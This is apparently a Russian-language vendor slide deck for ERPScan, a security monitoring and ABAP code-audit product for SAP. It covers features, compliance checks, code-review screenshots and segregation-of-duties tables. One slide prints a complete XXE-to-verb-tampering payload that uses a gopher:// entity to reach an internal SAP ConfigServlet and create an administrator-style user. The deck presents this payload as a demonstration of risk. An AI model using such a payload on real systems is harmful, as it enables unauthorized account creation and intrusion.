



ERPScan

Инвестируйте в безопасность
для защиты своих инвестиций

Как обеспечить безопасность на уровне приложений

Илья Медведовский
к. т. н., директор Digital Security



**Digital
Security**

- Ведущий **партнер SAP AG** по поиску и закрытию уязвимостей.
- Опубликовали более **100 уязвимостей** в компонентах SAP
- Более **100 уязвимостей** ждет исправления компанией SAP
- Руководят проектом **OWASP-EAS**
- Постоянный участник ключевых международных конференций по безопасности (BlackHat, Defcon, CONFidence, RSA)

Мониторинг безопасности SAP



“We would like to thank the world-class security experts of ERPScan for the highly qualified job performed to help us assess the security of our pre-release products”.

Yücel Karabulut, Ph.D.

Senior Director, Head of Global Security Alliance Management

Product Security, Technology and Innovation Platform

SAP Labs, Palo Alto, USA

Штаб-квартира Digital Security в Москве: +7 (495) 223-07-86
Центр R&D Digital Security в Санкт-Петербурге: +7 (812) 703-15-47



2002

Безопасность бизнес-логики

Защита от атак инсайдеров

2008

Решение: **GRC**

Безопасность кода

Защита от ошибок разработчиков

Решение: **Code audit**

2010

Безопасность платформы

Защита от внешних атак

Решение: **Monitoring**





**Достаточно всего лишь ОДНОЙ,
чтобы получить доступ ко ВСЕМ вашим данным**

XXE Tunneling to Verb Tampering

```
POST
/XISOAPAdapter/servlet/com.sap.aii.af.m
p.soap.web.DilbertMSG?format=post
HTTP/1.1
Host: company.com: 80

<?xml version="1.0" encoding="ISO-
8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY date SYSTEM
"gopher://172.16.0.1:3300/HEAD
/ctc/ConfigServlet?
param=com.sap.ctc.util.UserConfig;
CREATEUSER;
USERNAME=HACKER,PASSWORD=Pa
ssW0rd" >]>
<foo>&date;</foo>
```

Server A on the Internet
(WebDispatcher)



http://company.com

To 172.16.0.1 port 50000

```
/HEAD
/ctc/ConfigServlet?param=com.sa
p.ctc.util.UserConfig;CREATEUSER;
USERNAME=HACKER,PASSWORD=
PassW0rd
```

Server B in DMZ
(SAP Portal)

Port 50000
J2EE CTC
service

172.16.0.1

No such service 404
(filtered by WebDispatcher)

GET /CTC



Шпионаж

- Кража финансовой информации
- Кража персональных секретов
- Списки поставщиков и контрагентов

Саботаж

- Отказ в обслуживании
- Модификация финансовой отчетности
- Нарушение работоспособности доверенных систем (SCADA)

Мошенничество

- Подмена данных о платежах
- Ложные транзакции

С 2006 по 2010 годы, по данным ACFE, потери организаций от внутреннего фрода составили 7 % от ежегодной выручки

**ERPScan**

Security Monitoring Suite

ERPScan Security Monitoring Suite for SAP — инновационный продукт для комплексной оценки защищенности и соответствия стандартам для платформы SAP. ERPScan позволяет просканировать серверы SAP на наличие программных уязвимостей, ошибок конфигурации, критичных полномочий и провести оценку соответствия актуальным стандартам и рекомендациям, включая рекомендации SAP.



SAP[®] Certified
Integration with SAP Applications



Бизнес-функции

Метрики

Соответствие стандартам

Отчёты

Анализ рисков

Функции управления

Инвентаризация

Управление проектами

Пользователи

Аудит

Ошибки конфигурации

Уязвимости

Критичный доступ

Анализ безопасности ABAP-кода

Уязвимости

Производительность

Программные закладки

Segregation of Duties

SoD

Критичные полномочия

Оптимизация ролей

Коннекторы

ABAP

JAVA

SOAP

SAP Router

HTTP



Оценка на соответствие последним **рекомендациям SAP**, процедуре аудита от **ISACA (стандарт ITAF), DSAG и OWASP-EAS**



Анализ наличия **ошибок конфигурации**, публичных **уязвимостей**, а также **уязвимостей нулевого дня в коде АВАР** позволяет своевременно защититься от хакерских атак




Анализ критичных полномочий на доступ к критичным для бизнеса данным и интерфейсам администрирования позволяет выявить возможные бреши в ролевой модели и предотвратить инсайдерские атаки




Встроенная **база знаний** с описанием и рекомендациями по устранению уязвимостей, а также **новостная лента** с информацией о последних угрозах снизит затраты на обучение персонала




Сканирование от имени учетной записи с **минимальными правами на чтение** в системе SAP исключает даже теоретическую возможность нарушения работоспособности



Встроенная оценка рисков на основе множественных критериев и удобная возможность принятия риска




Встроенная база знаний с **детальной информацией** и **рекомендациями** по устранению каждой уязвимости



Анализ **ошибок конфигурации, уязвимостей, критичных полномочий**

Более **7000** проверок для инстанций ABAP и JAVA



Code Review

UNKNOWN (64)
172.16.0.63 (64)
ABAP (64)
Gateway (64)
Client: 000 (64)

Expand all By category Hide: success accepted error

Name	Value	Accept Risk
▶ Critical statements		
▶ Critical request to database		
▼ Backdoors		
▼ Simple backdoors		
● Use of a Transaction Call 'CALL TRANSACTION'	more (21)	<input type="checkbox"/>
● Use of a Transaction Call 'LEAVE TO TRANSACTION'	more (9)	<input type="checkbox"/>
● Use of a RFC Function Call		
● Use of Native SQL	more (13)	<input type="checkbox"/>
● Client-specific accesses	more (333)	<input type="checkbox"/>
● Hardcoded username	more (13)	<input type="checkbox"/>
● Use of a Critical transactions via 'CALL TRANSACTION'	more (21)	<input type="checkbox"/>
● Use of critical transaction Call 'LEAVE TO TRANSACTION'		
▶ Performance Checks		
▶ OS access		

Description Solution Additional

Use of a Critical transactions via 'CALL TRANSACTION'

Solution:
For 'CALL TRANSACTION' there must already be a suitable transaction authorization with the calling transaction.

For the better protection it is recommended to restrict access to the statement.

Links:
http://help.sap.com/abapdocu_702/en/abapcall_transaction.htm

Проверка АВАР-кода собственной разработки на **уязвимости, программные закладки, критичные запросы, а также тесты производительности (68 типов проблем)**



1	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4							
2		4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
3			4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
4				4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
5					4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
6						4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
7							4	4	4	4	4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
8								4	4	4	4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
9									4	4	4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
10										4	4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
11											4	4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
12												4	4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
13													4	4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
14														4	4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
15															4	4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
16																4	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
17																	4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4						
18																		4	4	4	4	0	0	0	4	0	0	0	0	4	4	4	4					
19																			4	4	4	4	0	0	0	4	0	0	0	0	4	4	4					
20																				4	4	4	4	0	0	0	4	0	0	0	4	4	4					
21																					4	4	4	4	0	0	0	4	0	0	0	4	4	4				
22																						4	4	4	4	0	0	0	4	0	0	0	4	4	4			
23																							4	4	4	4	0	0	0	4	0	0	0	4	4	4		
24																								4	4	4	4	0	0	0	4	0	0	0	4	4	4	
25																									4	4	4	4	0	0	0	4	0	0	0	4	4	4

Анализ **конфликтов полномочий** в системах SAP на основе бизнес-ролей по ISACA



A	B	C	D	E	F	G	H	I	J	K
1	ROLENAME	ACTIONNAME	TRANSACTION	AUTH						
2	Fixed_assets	Users with access to CREATE an asset in SAP R/3	AS01	[(A_A_VIEW(VIEW(~)))&(A_S_ANLKL(ACTVT(01),ANLKL(~),BUKRS(~)))]						
3	Fixed_assets	Users with access to MODIFY an asset in SAP R/3	AS02	[(A_A_VIEW(VIEW(~)))&(A_S_ANLKL(ACTVT(02),ANLKL(~),BUKRS(~)))]						
4	Fixed_assets	Users with access to BLOCK an asset in SAP R/3	AS05	[(A_A_VIEW(VIEW(~)))&(A_S_ANLKL(ACTVT(05),ANLKL(~),BUKRS(~)))]						
5	Fixed_assets	Users with access to DELETE an asset in SAP R/3	AS06	[(A_A_VIEW(VIEW(~)))&(A_S_ANLKL(ACTVT(06),ANLKL(~),BUKRS(~)))]						
6	Fixed_assets	Users with access to acquire assets in SAP R/3	ABZE	[(A_B_BWART(ANLKL(~),BWASL(~))&(A_B_ANLKL(ACTVT(01),ANLKL(~),BUKRS(~)))]						
7	Fixed_assets	Users with access to acquire assets in SAP R/3	ABZK	[(F_BKPF_BUK(ACTVT(01),BUKRS(~)))]						
8	Fixed_assets	Users with access to acquire assets in SAP R/3	F-90	[(F_BKPF_BUK(ACTVT(01),BUKRS(~))&(A_B_ANLKL(ACTVT(01),ANLKL(~),BUKRS(~)))]						
9	Fixed_assets	Users with access to acquire assets in SAP R/3	ABZV	[(F_BKPF_BUK(ACTVT(01),BUKRS(~)))]						
10	Fixed_assets	Users with access to acquire assets in SAP R/3	ABZP	[(F_BKPF_BUK(ACTVT(01),BUKRS(~))&(A_B_ANLKL(ACTVT(01),ANLKL(~),BUKRS(~)))]						
11	Fixed_assets	Users with access to CREATE an asset group in SAP R/3	AS21	[(A_A_VIEW(VIEW(~)))&(A_S_ANLGR(ACTVT(01),BUKRS(~)))]						
12	Fixed_assets	Users with access to MODIFY an asset group in SAP R/3	AS22	[(A_A_VIEW(VIEW(~)))&(A_S_ANLGR(ACTVT(02),BUKRS(~)))]						
13	Fixed_assets	Users with access to BLOCK group asset in SAP R/3	AS25	[(A_A_VIEW(VIEW(~)))&(A_S_ANLGR(ACTVT(05),BUKRS(~)))]						
14	Fixed_assets	Users with access to DELETE an asset group in SAP R/3	AS26	[(A_A_VIEW(VIEW(~)))&(A_S_ANLGR(ACTVT(06),BUKRS(~)))]						
15	Fixed_assets	Users with access to open and close posting periods	OB52	[(S_TABU_DIS(ACTVT(02),DICBERCLS(FC31)))]						
16	Fixed_assets	Users with access to open and close posting periods	S_ALR_87003642	[(S_TABU_DIS(ACTVT(02),DICBERCLS(FC31)))]						
17	Fixed_assets	Users with access to asset write-up in SAP R/3	ABZU	[(A_B_ANLKL(ACTVT(01),ANLKL(~),BUKRS(~))&(A_B_BWART(ANLKL(~),BUKRS(~)))]						
18	Fixed_assets	Users with access to enter asset write-up in SAP R/3	ABZS	[(A_B_ANLKL(ACTVT(01),ANLKL(~),BUKRS(~))&(A_B_BWART(ANLKL(~),BUKRS(~)))]						
19	Fixed_assets	Users with access to manually DEPRECIATE an asset in SAP R/3	ABMA	[(A_B_ANLKL(ACTVT(01),ANLKL(~),BUKRS(~))&(A_B_BWART(ANLKL(~),BUKRS(~)))]						
20	Fixed_assets	Users with access to execute depreciation runs/post de	AFAB	[(A_PERI_BUK(AM_ACT_PER(30),BUKRS(~)))]						
21	Fixed_assets	Users with access to execute depreciation runs/post de	AFABN	[(A_PERI_BUK(AM_ACT_PER(30),BUKRS(~)))]						
22	Fixed_assets	Users with access to execute depreciation runs/post de	SM35	[(S_BDC_MONI(BDCAKTI(~),BDCGROUPID(~)))] [(S_BDC_MONI(BDCAKTI(AB						
23	Fixed_assets	Users with access to CREATE charts of depreciation	OAP1	[(A_C_AFAPL(ACTVT(01),AFAPL(~)))]						
24	Fixed_assets	Users with access to CHANGE charts of depreciation	OAP2	[(A_C_AFAPL(ACTVT(01),AFAPL(~)))]						
25	Fixed_assets	Users with access to RETIRE fixed assets without revenue	ABAVN	[(A_B_ANLKL(ACTVT(01),ANLKL(~),BUKRS(~))&(A_B_BWART(ANLKL(~),BUKRS(~)))]						
26	Fixed_assets	Users with access to RETIRE fixed assets without revenue	ABAV	[(A_B_ANLKL(ACTVT(01),ANLKL(~),BUKRS(~))&(A_B_BWART(ANLKL(~),BUKRS(~)))]						

Поиск пользователей с критичными привилегиями
на основе бизнес-процессов по ISACA


Статический анализ кода

- 50 % компаний имеют опыт потери выручки вследствие инцидентов
- 95 % уязвимостей содержится в программном обеспечении
- 75 % атак происходит на уровне приложений


Причина – небезопасный код

- **Злоумышленник** может эксплуатировать уязвимости в коде так же, как и другие уязвимости
- Закладка в коде программы дает **инсайдеру** возможность доступа к информации


- Выявление уязвимостей на раннем этапе экономит деньги и время



- Полнота
- Точность




VS.



